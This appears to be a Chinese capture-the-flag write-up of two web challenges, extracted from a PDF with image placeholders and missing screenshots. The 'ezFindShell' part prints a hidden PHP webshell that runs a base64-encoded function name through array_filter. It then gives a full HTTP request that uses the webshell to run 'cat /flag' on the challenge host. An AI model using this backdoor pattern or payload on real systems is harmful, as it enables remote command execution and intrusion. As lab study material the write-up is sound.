
flag{3bb74ebd-a74e-4ccd-ae16-efdc91f2e76d}


## Web 1 ezGetFlag

### 操作内容:

出现页面，带个按钮，点一下试试。


提示需要再点 9 下，那就点吧。





提示将 POST 改成 GET。

但是这里并不是改成 POST 传参，F12 查看源码，发现：



根据 ID，找到对应的标签：



将 value 改成 POST 即可获得 flag。

**flag 值：**

```
flag{dd4d2086-47fe-4b51-8505-1ead5fc89182}
```


## Web 2 ezFindShell

**操作内容：**

"Separate the wheat from the chaff" -- “去其糟粕，取其精华”



下载题目给的 `www.zip`，发现里面是一大堆 `.php` 文件。



题目提示是要找 `shell`，那么最常见的可供用户控制的输入，在 `PHP` 中，就是 `$_GET` `$_REQUEST` `$_POST`。

使用 `VSC` 的全局搜索功能，发现在 `1de9d9a55a824f4f8b6f37af76596baa.php` 文件中找到了 `$_REQUEST`。

关键代码：

```
$e=$_REQUEST['e'];  
$arr=array($_POST['POST'],);  
array_filter($arr,base64_decode($e));
```

拿到 `GET` 或者 `POST` 传参中的参数名为 `e` 的参数，再拿到 `POST` 传参中的参数名为 `POST` 的参数，并将其转化为数组。接下来再对 `e` 这个函数名进行 `base64` 解码。再将 `$arr` 中的值一一放到解码后的函数中跑一遍。

那么就存在代码执行漏洞。令 `e` 为 `base64` 编码后的 `system`，将 `POST` 设为我们想要的命令。

payload:

```
POST /1de9d9a55a824f4f8b6f37af76596baa.php?e=c3lzdGVt HTTP/1.1  
Host: eci-2zefwo35pdxrsnlz5nx7.cloudecil.ichunqiu.com  
Content-Length: 16  
Cache-Control: max-age=0
```

**Origin:** http://eci-2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com  
**Content-Type:** application/x-www-form-urlencoded  
**Upgrade-Insecure-Requests:** 1  
**User-Agent:** Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Mobile Safari/537.36  
**Accept:**  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
**Referer:** http://eci-2zefwo35pdxrsn1z5nx7.cloudeci1.ichunqiu.com/1de9d9a55a824f4f8b6f37af76596baa.php?e=c3lzdGVt  
**Accept-Encoding:** gzip, deflate, br  
**Accept-Language:** en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7  
**Cookie:** chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;  
Hm\_lvt\_2d0601bd28de7d49818249cf35d95943=1732284697,1732358658,1732371363,1732411058; Hm\_lpvt\_2d0601bd28de7d49818249cf35d95943=1732411058;  
HMACCOUNT=D12E601BF2C7495A; \_tea\_utm\_cache\_10000007=undefined  
**Connection:** keep-alive

POST=cat+%2Fflag

## flag 值:

flag{f882df82-381d-4e07-8579-585934f4519e}